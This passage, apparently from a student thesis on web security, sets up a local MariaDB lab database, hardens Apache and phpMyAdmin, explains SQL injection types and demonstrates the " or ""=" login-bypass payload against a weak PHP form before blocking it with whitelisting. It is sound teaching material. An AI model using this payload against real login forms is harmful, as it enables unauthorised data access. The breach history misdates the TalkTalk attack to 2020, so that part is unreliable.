- MySQL: It is one of the most popular Relational Database Management System (RDBMS) based in SQL. The most common use is as a web database.
- MariaDB: It is a fork of MySQL, which means, that the source code between them was originally the same but the developers started independent working in a different manner and finally made a distinct software. MariaDB is an upgrade in terms of performance compared to MySQL [33].
- Perl: It is a dynamic programming language originally developed for text manipulation and now used for a wide range of tasks including system administration, web development, network programming and more [34].

XAMPP can be downloaded from https://www.apachefriends.org/es/index.html.

To create this database, it is also used phpMyAdmin to administer the database online. With this program, the user can access the database via web browser (once XAMPP is running) by typing 127.0.0.1/phpmyadmin/ in the URL bar. This tool allows the user to edit the information, create new databases, import them or create new users.

For this project, the following software and versions have been used:

- XAMPP v.3.2.4
- MariaDB v.10.4.17
- Apache v.2.4.46
- PHP v.8.0.2
- phpMyAdmin v.5.0.4

All of the necessary software is available by downloading XAMPP in the link above.

Once it is installed, the database can be created. In this example, the database simulates the database of a website that contains information about electric cars. This database is called electric_cars and consists in two 3 tables: brands, models and users.

Brands

In **Figures 5.3** and **5.4**, it is shown the structure and the values of the table “brands”:

#	Name	Type	Collation	Attributes	Null	Default
1	**Name**	varchar(50)	utf8mb4_general_ci		No	*None*
2	**Country**	varchar(50)	utf8mb4_general_ci		No	*None*
3	**Company**	varchar(50)	utf8mb4_general_ci		No	*None*
4	**Electric Car Sales in 2020**	int(12)			No	*None*
5	**Total sales in 2020**	int(12)			No	*None*

***Figure 5.3**: Structure of the table "brands"*

In this table, there are 5 columns: “Name”, “Country”, “Company”, “Electric Car Sales in 2020” and “Total sales in 2020”. The first 3 are type “varchar(50)”, which means it is text and with a maximum of 50 characters. The other two are type “int(50)”, which means is an integer with a maximum of 12 digits.

Name	Country	Company	Electric Car Sales in 2020	Total sales in 2020
Audi	Germany	Volkswagen Group	108367	1692773
BMW	Germany	BMW Group	193000	2030000
BYD	China	BYD Company	189689	426972
Hyundai	South Korea	Hyundai Motor Group	96456	3740000
Mercedes-Benz	Germany	Daimler AG	145865	2390000
Nissan	Japan	Nissan Motor Company	62029	4029166
Renault	France	Renault-Nissan-Mitsubishi Alliance	124451	1780000
SAIC	China	SAIC-GM-Wuling	101385	320000
Tesla	United States	Tesla	499550	499550
Volkswagen	Germany	Volkswagen Group	220220	5320000

***Figure 5.4**: Values of the table "brands".*

Models

In **Figures 5.5** and **5.6**, it is shown the structure and the values of the table “models”:

Name	Type	Collation	Attributes	Null	Default	Comments	Extra
Code	int(3)			No	*None*		AUTO_INCREMENT
Name	varchar(50)	utf8mb4_general_ci		No	*None*		
Brand	varchar(50)	utf8mb4_general_ci		No	*None*		
Year of Release	year(4)			No	*None*		
Price (€)	int(12)			No	*None*		
Autonomy (Km)	int(12)			No	*None*		
Charging Time (h)	time(6)			No	*None*		
Sales in 2020	int(12)			No	*None*		

***Figure 5.5**: Structure of the table “models”.*

In this table, there are the following columns: “Code” is an integer type of 3 digits that auto increments with each new record, “Name” is text type of no more than 50 characters, “Brand” is text type of no more than 50 characters that is indexed with the column “Name” of the table “brands”, “Year of Release” is year type of 4 digits, “Price (€)” is an integer of no more than 12 digits, “Autonomy (Km)” is an integer of no more than 12 digits, “Charging Time (h)” is measured in time with 2 digits for hours, minutes and seconds: “hh:mm:ss”, and “Sales in 2020” is an integer of 12 digits.

Code	Name	Brand	Year of Release	Price (€)	Autonomy (Km)	Charging Time (h)	Sales in 2020
1	Tesla Model 3	Tesla	2017	49980	555	05:45:00.000000	365000
2	Tesla Model S	Tesla	2012	90970	647	06:00:00.000000	23000
3	Tesla Model X	Tesla	2015	100970	542	06:30:00.000000	35000
4	Tesla Model Y	Tesla	2017	64980	525	05:48:00.000000	80000
5	Hyundai Kona EV	Hyundai	2018	43500	485	09:40:00.000000	65000
6	Nissan LEAF e+	Nissan	2010	40860	528	08:00:00.000000	56000
7	Renault Zoe	Renault	2014	27700	390	08:00:00.000000	100000
8	Volkswagen ID.3	Volkswagen	2019	32245	542	06:00:00.000000	57000
9	Audi e-Tron 50 quattro	Audi	2019	72980	336	09:00:00.000000	48000
10	SAIC Baojun E-Series	SAIC	2018	6366	210	10:00:00.000000	48000
11	Hyundai Ioniq Electric	Hyundai	2016	32249	200	04:00:00.000000	26254
12	Mercedes-Benz EQC	Merces-Benz	2019	80000	416	12:00:00.000000	20000
13	Volkswagen e-Golf	Volkswagen	2012	32985	300	05:15:00.000000	41000
14	BYD Qin Pro EV	BYD	2018	21788	400	06:00:00.000000	41500
15	SAIC MG eZS EV	SAIC	2015	31785	262	06:30:00.000000	40500
16	BMW i3	BMW	2013	36835	246	03:00:00.000000	37000

***Figure 5.6**: Values of the table "models".*

Users

This last table contains the users and passwords than can login in the database. **Figures 5.7** and **5.8** show the structure and values:

Name	Type	Collation	Attributes	Null	Default
Username	varchar(50)	utf8mb4_general_ci		No	*None*
Password	varchar(50)	utf8mb4_general_ci		No	*None*

***Figure 5.7**: Structure of the table "users"*

It is composed of two columns: “Username” and “Password”. Both are text with a maximum length of 50 characters.

Username	Password
root	root5
basic	basic5

***Figure 5.8**: Values of the table "users".*

In this example, there are two users, the root which haves all of the privileges and the basic which can one see the information of the database.

5.3. Database's Security

Databases are also a target for mal-intended users, not only because attackers attempt to exploit all the elements connected to the internet, but also because of the possibilities to find sensitive information. For this reason, many tools, controls and measures are designed to establish and preserve the database confidentiality, integrity and availability. In this concept it is included authentication, restricted access, backups, encryption and more. Some of this basic measures have been implemented in the database example to ensure non-authorized users can access it. They are highlighted below as well as some other interesting concepts about security in databases.

Authentication files

Authentication files perform an important task in the database security being `.htaccess` and `.htpasswd` the main ones.

`.htaccess` is a configuration file of the Apache server that controls how the server responds to various requests. Some of the uses of this file includes redirecting URLs, enabling password protection or denying source IP addresses. Using a subset of Apache's http.conf settings directives, `.htaccess` allowed a system administrator to restrict access to individual directories to users with a name and password specified in an accompanying `.htpasswd` file [35].

`.htpasswd` is a file used to store usernames and passwords for basic authentication of HTTP users. The structure consists of rows, each row corresponding to a username, followed by a colon, followed by a string containing the password. Passwords are usually displayed with the encrypted version obtained by using algorithms such as Message-Digest Algorithm 5 (MD5) or Secure Hash Algorithm 1 (SHA1). The name of this file is given in the

`.htaccess` configuration and can be anything although its default name is `.htpasswd` [36].

Basic configuration used to secure the database example

The default configuration of the database allows every user that knows the computer's IP address to connect to it just by typing ip_address/phpmyadmin/. For example, if the computer's IP address is 192.168.40.1, any user could enter 192.168.40.1/phpmyadmin/ and access the personal database.

Another important issue is that by default there is not an authentication screen, which means, given the above example, that anyone who knows the computer's IP address can directly connect to the database with all the privileges to view, modify or delete information and even create new users or databases.

As this is not recommended for a personal database, it is necessary to modify the default configuration to only allow access from the computer itself (loopback address) and present a login page where it is necessary to enter username and password.

The loopback address is a virtual network interface that the computer uses to communicate with itself. This interface is identified as the 127.0.0.1 IP address and is used, for example, to connect to servers running in the local machine.

To disable remote access to the database (connect using IP address) is necessary to open the Apache configuration file `httpd-xampp.conf` and scroll down until the directory `Alias /phpmyadmin "C:/xampp/phpMyAdmin/"` in `<IfModule alias_module>` section. **Figure 5.9** shows the changes to disable the remote access.

```
Alias /phpmyadmin "C:/xampp/phpMyAdmin/"
<Directory "C:/xampp/phpMyAdmin">
    order deny,allow
    deny from all
    allow from 127.0.0.1
    AllowOverride AuthConfig
    Require local
    ErrorDocument 403 /error/XAMPP_FORBIDDEN.html.var
</Directory>
```

***Figure 5.9**: Screenshot of the `httpd-xampp` file.*

The red rectangle indicates the lines that need to be added in order to disable remote access. In this example, this is done using the whitelisting practice by first denying access to every IP address and then enabling it only in the loopback address (127.0.0.1).

In order to provide the users with a login screen, it is necessary to access the Apache configuration file `config.ini.php` and change at the beginning, in the `/* Authentication type and info */` section the values shown in **Figure 5.10** and **Figure 5.11**:



***Figure 5.10**: Screenshot of the authentication section of the `config.ini.php` file.*

The arrows indicate the lines that need to be modified. The first one indicates the authentication type which is by default *"config"*. This needs to be changed to *"cookie"* which allows to login as one of the users of the database. Then, the second arrow indicates where needs to be written the password for the root user.

With this configuration the database has now restricted the access to certain users and disable any access that does not come from the computer itself.

Directory listing

Another thing that a web server administrator should be aware of is directory listing. Directory listing is a web server function that displays the directory contents when there is no index file in the website's directory [37]. This function can lead to the disclosure of information if it is not well-prevented.

To avoid it, there are several solutions, for example, creating an index file in the directory so the website is displayed it instead of the contents of the directory or disabling the directory option. This last option can be enabled by accessing the `httpd.conf` file and adding the lines of Figure 5.11:

```
<Directory "C:/xampp/phpMyAdmin">

Options -Indexes

</Directory>
```

***Figure 5.11**: Screenshot of added lines to disable directory listing.*

5.4. SQL Injection attacks

5.4.1. Explanation

SQL Injection is a type of Code Injection. Code Injection consists in injecting malicious code in an application's input that is then executed by the application as a normal input, resulting in a not-expected action from the application. This technique is used with many purposes including: modifying values in a database, installing malware or executing code, privilege escalation.

Code Injection takes advantage of poor handling of untrusted data and the lack of data validation, for example [38]:

- Allowed characters.
- Data format.
- Amount of data expected.

With Code Injection the attacker is only limited by the functionality of the injected language, for example, if the code injected is PHP, the possibilities are limited by PHP capabilities.
There are several type of code injection attacks, for example, cross site scripting but for this project the explanation focuses on SQL Injection.

SQL Injection

SQL Injection is used to attack applications that are connected to databases by inserting malicious SQL statements into an entry field. SQL Injection is possible when the input is not properly filtered. It allows attackers to spoof identity, alter, disclosure or delete existing data and privilege escalation. To understand the importance of this type of attack Akamai in [39], analysed data gathered from users and reported that in 2019 SQL Injection represented 65,1% of all the web applications attacks.

Some of the prevention techniques used to stop attackers from SQL Injection consist in controlling the input as it was untrusted. The most common ones are input validation and parametrized queries:

- Input validation: This process verifies whether the inputs submitted are allowed or not. This can be determined depending on the length, type or format permitted by the developers. With this technique, the developer knows that all the processed inputs have the same characteristics so, the risks of unexpected behaviour are lowered.
- Parametrized queries: It consist in pre-compiling the SQL statements so the user can just supply the parameters. The input is automatically quoted so it is possible for the database to distinguish the code form the input data.

5.4.2. Types of SQL Injection attacks

SQL injection (SQLi) attacks can be classified into three major groups: In-band SQLi, Inferential SQLi (Blind SQLi) and Out-of-band SQLi. They are below explained:

- In-band SQLi: It is the most common type of SQL injection attacks. In-band SQLi happens when the channel to launch the attack and gather the results is the same one. They can be Error-based or Union-based.
    - Error-Based: This technique relies on the error messages returned by the by the server to obtain information about the structure of the database. With this information the attacker can obtain, for example, which version of the database is running To mitigate this problem, it is recommended to disable error messages for users or give little information about the database.
    - Union-Based: These allow the attacker to extract information from the database by extending the results returned by the original query. This technique can only be used if both the original and the new query have the same structure (number and type of columns) [40].
- Interferential SQLi (Blind SQLi): Unlike in-band SQLi, with this technique the attacker is not able to see the result that is why is sometimes referred as Blind SQLi. To gain information about the database, the attacker observes the application's response and the resulting behaviour. There are two types of Blind SQLi: Boolean or content based and time-based.

- Boolean-based (content-based): This attack relies on sending true and false requests to understand how the application responds to each of them. This allows the attacker to know if a payload returns true or false without any response from the database.
- Time-based: This attack relies on sending an SQL query to the database that forces the database to wait a specific time before responding. Then, the response time will indicate the attacker whether the result of the query is true of false [41].

- Out-of-band SQLi: This occurs when the attacker is not able to use the same channel to launch the attacks and obtain the results. It is based in the database's availability communicate with other services, for example, doing DNS and HTTP requests to a server that the attacker controls.

5.4.3. Practical Example

Relating the topics seen so far regarding databases, it has been developed a practical example where it is simulated a SQL Injection attack in a basic login screen trying to bypass authentication. First it is shown how the attack can work with a weak security and then, after applying input validation, it can be seen how is blocked.

As it was mentioned in section 5.2.1, forms need two different files, the first one where the inputs are entered and the second one where the inputs are sent to work with them. In both examples (weak and secure) it has been used two files.

The attack begins with the login screen shown in **Figure 5.12**. This login screen is accessed by typing the loopback IP address, slash and the name plus extension of the first file that displays the webpage, in this case it is 127.0.0.1/weak_login.php.



***Figure 5.12**:Screenshot of the login screen.*

This form is made up of three text boxes asking for the name, email and password and a submit button.

The code that displays this webpage (`weak_login.php`) is shown in **Figure 5.13** and its intention is to provide the form with the submit button and then, send inputs to `weak_verification.php` so they can be validated.

```
<h2>Example Login Form for our Database</h2>

<form method="post" action="weak_verification.php">
  Name: <input type="text" name="name">
  <span class="error">* required field<?php echo $nameErr;?></span>
  <br><br>

  Password: <input type="text" name="password">
  <span class="error">* required field<?php echo $passwordErr;?></span>
  <br><br>

  <input type="submit" name="submit" value="Submit">
</form>

<?php echo "<h2>Result:</h2>"; ?>
```

***Figure 5.13**:Screenshot of the main code of `weak_login.php`*

SQL Injection attack

The attack is based in the fact that in SQL, the code "=" results to be always true.

A normal user should enter a username and password that are later compared to the "users" table of the database to authenticate the credentials. This is done internally by taking the inputs and insert them in a query. For example, if the user is "Diego" and the password "limerick", the resulting query looks like this:

```
SELECT * FROM users WHERE Username ="Diego"

AND Password ="limerick"
```

Instead of this, the attacker will try to enter as a user: `" or ""="` and as a password: `" or ""="` . It really does not make sense at first, but when it is inserted in a query, it looks like this:

```
SELECT * FROM users WHERE Username="" or ""=""

AND Password ="" or ""=""
```

As mentioned at the beginning of this section, in SQL "=" is always true so, the query will output the records from the table "Users" where the name is either "" which is nothing, or "=" which is always true and the same happens with the password. Basically, the database should output all the records of the table if the inputs are processed. **Figure 5.14** shows the code of the verification file, in **Figure 5.15** it is shown that the weak login accepts the inputs and **Figure 5.16** is the result of the query in the database.



***Figure 5.14**: Screenshot of the main code in `weak_verification.php`*

The code is made up of two parts: in (1) it is checked that the username and password value are not empty, if not, the values are sent to (2) where three functions perform a basic validation:

- trim( ) function: Strips unnecessary characters such as extra space, tab or newlines.
- stripslashes( ) function: Removes backlashes (\).
- htmlspecialchars( ) function: Converts special characters to HTML entities.



***Figure 5.15**: Screenshot of the weak login after processing the inputs.*

```
C:\Users\Diego>cd\

C:\>cd xampp\mysql\bin

C:\xampp\mysql\bin>mysql -u root -p -h 127.0.0.1
Enter password: *****
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 11
Server version: 10.4.17-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use electric_cars;
Database changed
MariaDB [electric_cars]> SELECT * FROM users WHERE Username="" or ""="" AND Password ="" or ""="";
+----------+----------+
| Username | Password |
+----------+----------+
| root     | root5    |
| basic    | basic5   |
+----------+----------+
2 rows in set (0.001 sec)
```

***Figure 16**: Screenshot of the output after querying the attack.*

As expected, the database outputs all of the records in the "users" table if the input validation is weak. Now, the same attack will be perform with a more secure validation. In **Figure 5.17** it is shown the code of the secure verification file (`secure_verification.php`).


```php
<?php
// define variables and set to empty values
$nameErr = $passwordErr = ""; $name = $password = "";
$namestatus = "Valid Name"; $passwordstatus = "Valid Password";

if ($_SERVER["REQUEST_METHOD"] == "POST") {
  if (empty($_POST["name"])) {
    $nameErr = "This field can not be empty";
    $namestatus = "Name NOT Valid";
  } else {
    $name = test_input($_POST["name"]);
    // check if name only contains letters and whitespace
    if (!preg_match("/^[a-zA-Z0-9 ]*$/",$name)) {
      $nameErr = "Only letters and white space allowed";
      $namestatus = "Name NOT Valid";
    }
  }
  if (empty($_POST["password"])) {
    $passwordErr = "This field can not be empty";
    $passwordstatus = "Password NOT Valid";
  } else {
    $password = test_input($_POST["password"]);
    // check if name only contains letters and numbers
    if (!preg_match("/^[a-zA-Z0-9 ]*$/",$password)) {
      $passwordErr = "Only letters and numbers allowed";
      $passwordstatus = "Password NOT Valid";
    }
  }
}

function test_input($data) {
  $data = trim($data);
  $data = stripslashes($data);
  $data = htmlspecialchars($data);
  return $data;
}
?>
```

***Figure 5.17**: Screenshot of the main code in secure_validation.php*

The code is identical to `weak_validation.php` except for (3). (3) is and added function that performs whitelisting. This is done by comparing all of the characters from the input with a list of available characters. If any of the characters from the username of password is not in the whitelist, an error is sent to the server saying that the username or password is not valid. In this case, the available characters are only letters and number.

In **Figure 5.18**, it is shown the result of performing the same attack against the secure login screen.



***Figure 5.18**: Screenshot of the secure login after processing the inputs.*

The attack has now been blocked by the input validation so the query is not sent to the database and the attacker cannot disclose the information of the table "users". This is an example on how to prevent the database from SQL Injection attacks using one of the mentioned techniques.

5.4.4. SQL Injection attacks worldwide

In this section, real-life examples of SQL Injection attacks and their consequences are shown. These show how attackers leverages a SQLi attack to steal data.

On January 26, 2009, the Turkish hacker group "m0sted" known by their anti-American ideology used a SQL Injection attack to exploit Microsoft's SQL Server to penetrate servers at the Army's McAlester Ammunition Plant in Oklahoma. That date, users that attempted to access the website were redirected to a webpage designed as a protest against climate change. Investigators were not clear whether the group was able to obtain sensitive information from the Army's servers [42].

Until April 13, 2008, any user with a bit of knowledge in SQL could enter the Sexual and Violent Offender Registry of Oklahoma and perform and SQLi attack to download 10,597 records of sex offenders with their social security number. The attack consisted in a SQL query in a URL and the breach was available for the public for a period of three years [43].

On August 17, 2009, an American citizen called Albert Gonzalez was charged in the U.S with the theft of 130 million credit card numbers using SQLi attacks. He and his accomplices used SQL Injection attacks to deploy backdoors on several corporate systems to then execute packet sniffing which allowed him to steal computer data for the corporate network [44]. The corporate victims included Heartland Payment Systems (a card payment processor), the convenience store chain 7-Eleven and the supermarket chain Hannaford Brothers between others [45]. This is the biggest case of identity theft in the U.S history.

On November 4, 2013, a hacktivist group called "RaptorSwag" affiliated with Anonymous, allegedly compromised 71 Chinese government databases using an SQL Injection attack on the Chinese Chamber of International Commerce. The hacktivists leaked a 7.4 Mb file containing several pieces of information such as names, email addresses, phone numbers and IP addresses of individuals who were presumably Chinese officials [46].

In August 2020, attackers used an SQL injection attack to steal the personal details of 156,959 customers from the British telecommunications company Talk Talk' servers. The personal details included names, addresses, dates of birth, phone numbers and email addresses. In 15,656 cases the attacker also had access to the bank account details. The company was later fined with £400,000 for failing to prevent the attack.

5.5. Conclusions

The goal of this chapter is to provide the reader with the fundamental information about databases and its security. For this purpose, the chapter has a marked structure going from an element to a more complex idea where more elements and processes take part and concluding on the basic aspects of the security of a database. , first it is explained the database itself, the different types found in the market and the SQL language. As in real life, users do not query directly in a database , a wider view is given by explaining step by step how they are connected to other elements of the Internet so, the database can be used. Once the principles of its functionality are explained, it is given a more security-based view of the database. To

do this, an example database is created and some of the basic configurations are explained with the goal of hardening the database. Other security concepts like directory listing and authentication files are later introduced. In the last part, the report focus on SQL injection attacks. First by explaining how they work and the different types depending on the technique and the results. Finally, all the concepts of the chapter conclude in a practical example where an SQL injection attack is performed in a login form, first attempting against a weak security form and then against a more secure one. The differences are obvious, in the first one the attacker was able to gather all of the users and passwords from the database and in the second one, the input validation stopped the attack so there was not a disclosure of information. To conclude, there are presented real news of SQL injection attacks, so the reader is able to understand the reality behind these attacks and the important threat they are to the security on the Internet for companies, governments and all kind of entities.

Chapter 6 : Conclusions and future work

The aim of this research is to explain the fundamentals of different aspects of the security on the Internet to make the reader more aware of the importance of security practices in every system, network or device. First by introducing the process of penetration testing which gave us the idea of what phases conducts an attacker to gain access to an unauthorize system. It is also clear how easy it can be for a user with a basic knowledge to attack a machine with accessible and powerful tools like NMAP, Metasploit and all the other mentioned. For these reasons it is very important that the users are conscious about the risks involved in connecting to the Internet. Actually, people do not know the harm and the numerous actions an attacker can perform against them. Nowadays, even big companies with security experts behind need to provide more resources and attention against malicious hackers due to the variety of attacks that have to be protected against.

It needs be also highlighted again that the main force against these attackers are security experts so, it is essential that people that are learning are able to practise and improve their abilities in secure environments that provide them with challenges, finding there a way to develop a professional career.

Finally, chapter 5 puts together all the information gathered in the previous chapters focusing in one important part of the networks which are databases. At first, analysing their functionality as a single element and then altogether with the other parts. This allows us not only to take a closer look on how security adapts to a specific concept like databases but also to see how attacks and techniques become more and more specific to compromise and exploit this concrete element. With a practical example it has been proved that weak security practices can lead to a total information disclosure and with real examples it has been shown the results of these bad practices.

To conclude, from my point of view, this project has helped me to get a deeper understanding of the areas I already knew something about and learning several more areas and concepts I did not know. This project can be the first step in a long way in cybersecurity and more work could be developed following this project, specially focusing on database's security and the methods and practices that ensure the confidentiality, integrity and availability of the information.

References

[1] P. Engebretson, «What is Penetration Testing?,» de *The Basics of Hacking and Penetration Testing*, Elsevier Science & Technology Books, 2013, p. 223.

[2] Norton, «www.Norton.com,» 24 July 2017. [En línea]. Available: https://us.norton.com/internetsecurity-emerging-threats-what-is-the-difference-between-black-white-and-grey-hat-hackers.html. [Último acceso: 12 April 2021].

[3] M. Bacon, «www.searchsecurity.techtarget.com,» January 2018. [En línea]. Available: https://searchsecurity.techtarget.com/definition/white-hat. [Último acceso: 11 April 2021].

[4] CloudFlare, «www.Coudflare.com,» [En línea]. Available: https://www.cloudflare.com/es-es/learning/network-layer/what-is-a-computer-port/. [Último acceso: 2021 April 14].

[5] G. ". Lyon, «www.Nmap.org,» [En línea]. Available: https://nmap.org/book/nse.html. [Último acceso: 2021 April 14].

[6] A. Tyas Tunggal, «www.upguard.com,» 16 March 2021. [En línea]. Available: https://www.upguard.com/blog/vulnerability. [Último acceso: 14 April 2021].

[7] Wikipedia, «www.Wikipedia.org,» [En línea]. Available: https://en.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures. [Último acceso: 17 April 2021].

[8] CVE, «www.cve.mitre.org,» [En línea]. Available: https://cve.mitre.org/about/index.html. [Último acceso: 17 April 2021].

[9] L. Obbayi, «https://resources.infosecinstitute.com/,» 26 July 2019. [En línea]. Available: https://resources.infosecinstitute.com/topic/a-brief-introduction-to-the-nessus-vulnerability-scanner/. [Último acceso: 14 April 2021].

[10] *Hobbit*, «www.seclists.org,» 28 October 1995. [En línea]. Available: https://seclists.org/bugtraq/1995/Oct/28. [Último acceso: 17 April 2021].

[11] Infocyte, «www.infocytre.com,» 26 March 2021. [En línea]. Available: https://www.infocyte.com/blog/2019/05/01/cybersecurity-101-intro-to-the-top-10-common-types-of-cyber-security-attacks/. [Último acceso: 19 April 2021].

[12] D. Milkovich, «www.cybintsolutions.com,» 23 December 2020. [En línea]. Available: https://www.cybintsolutions.com/cyber-security-facts-stats/. [Último acceso: 19 April 2021].

[13] S. Morgan, «www.cybersecurityventures.com,» 13 November 2020. [En línea]. Available: https://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/. [Último acceso: 19 April 2021].

[14] J. Johnson, «www.statista.com,» 13 April 2021. [En línea]. Available: https://www.statista.com/statistics/873097/malware-attacks-per-year-worldwide/. [Último acceso: 19 April 2021].

[15] T. Gerencer, «www.hp.com,» 4 November 2020. [En línea]. Available: https://www.hp.com/us-en/shop/tech-takes/top-ten-worst-computer-viruses-in-history#:~:text=1.,%2C%E2%80%9D%20spread%20by%20mass%20emailing.. [Último acceso: 19 April 2021].

[16] J. Melnick, «www.blog.netwrix.com,» 8 August 2020. [En línea]. Available: https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/#Malware%20attack. [Último acceso: 15 May 2018].

[17] safeatlast.co, «www.safeatlast.co,» [En línea]. Available: https://safeatlast.co/blog/ransomware-statistics/. [Último acceso: 19 April 2021].

[18] P. Nicholson, «www.a10networks.com,» 27 July 2020. [En línea]. Available: https://www.a10networks.com/blog/5-most-famous-ddos-attacks/. [Último acceso: 19 April 2021].

[19] S. Morgan, «www.cybersecurityventures.com,» 14 October 2019. [En línea].

Available: https://cybersecurityventures.com/jobs/. [Último acceso: 19 April 2021].

[20] Wikipedia, «www.wikipedia.org,» [En línea]. Available: https://en.wikipedia.org/wiki/Clive_Humby. [Último acceso: 19 April 2021].

[21] Red Hat Inc, «www.redhat.com,» [En línea]. Available: https://www.redhat.com/en/topics/virtualization/what-is-a-virtual-machine. [Último acceso: 18 April 2021].

[22] VMware Inc, «www.vmware.com,» [En línea]. Available: https://www.vmware.com/topics/glossary/content/hypervisor#:~:text=A%20hypervisor%2C%20also%20known%20as,such%20as%20memory%20and%20processing.. [Último acceso: 18 April 2021].

[23] OffSec Services, «www.offensive-security.com,» [En línea]. Available: https://www.offensive-security.com/metasploit-unleashed/requirements/. [Último acceso: 18 April 2021].

[24] Crunchbase Inc, «www.crunchbase.com,» [En línea]. Available: https://www.linkedin.com/company/hackthebox/. [Último acceso: 18 April 2021].

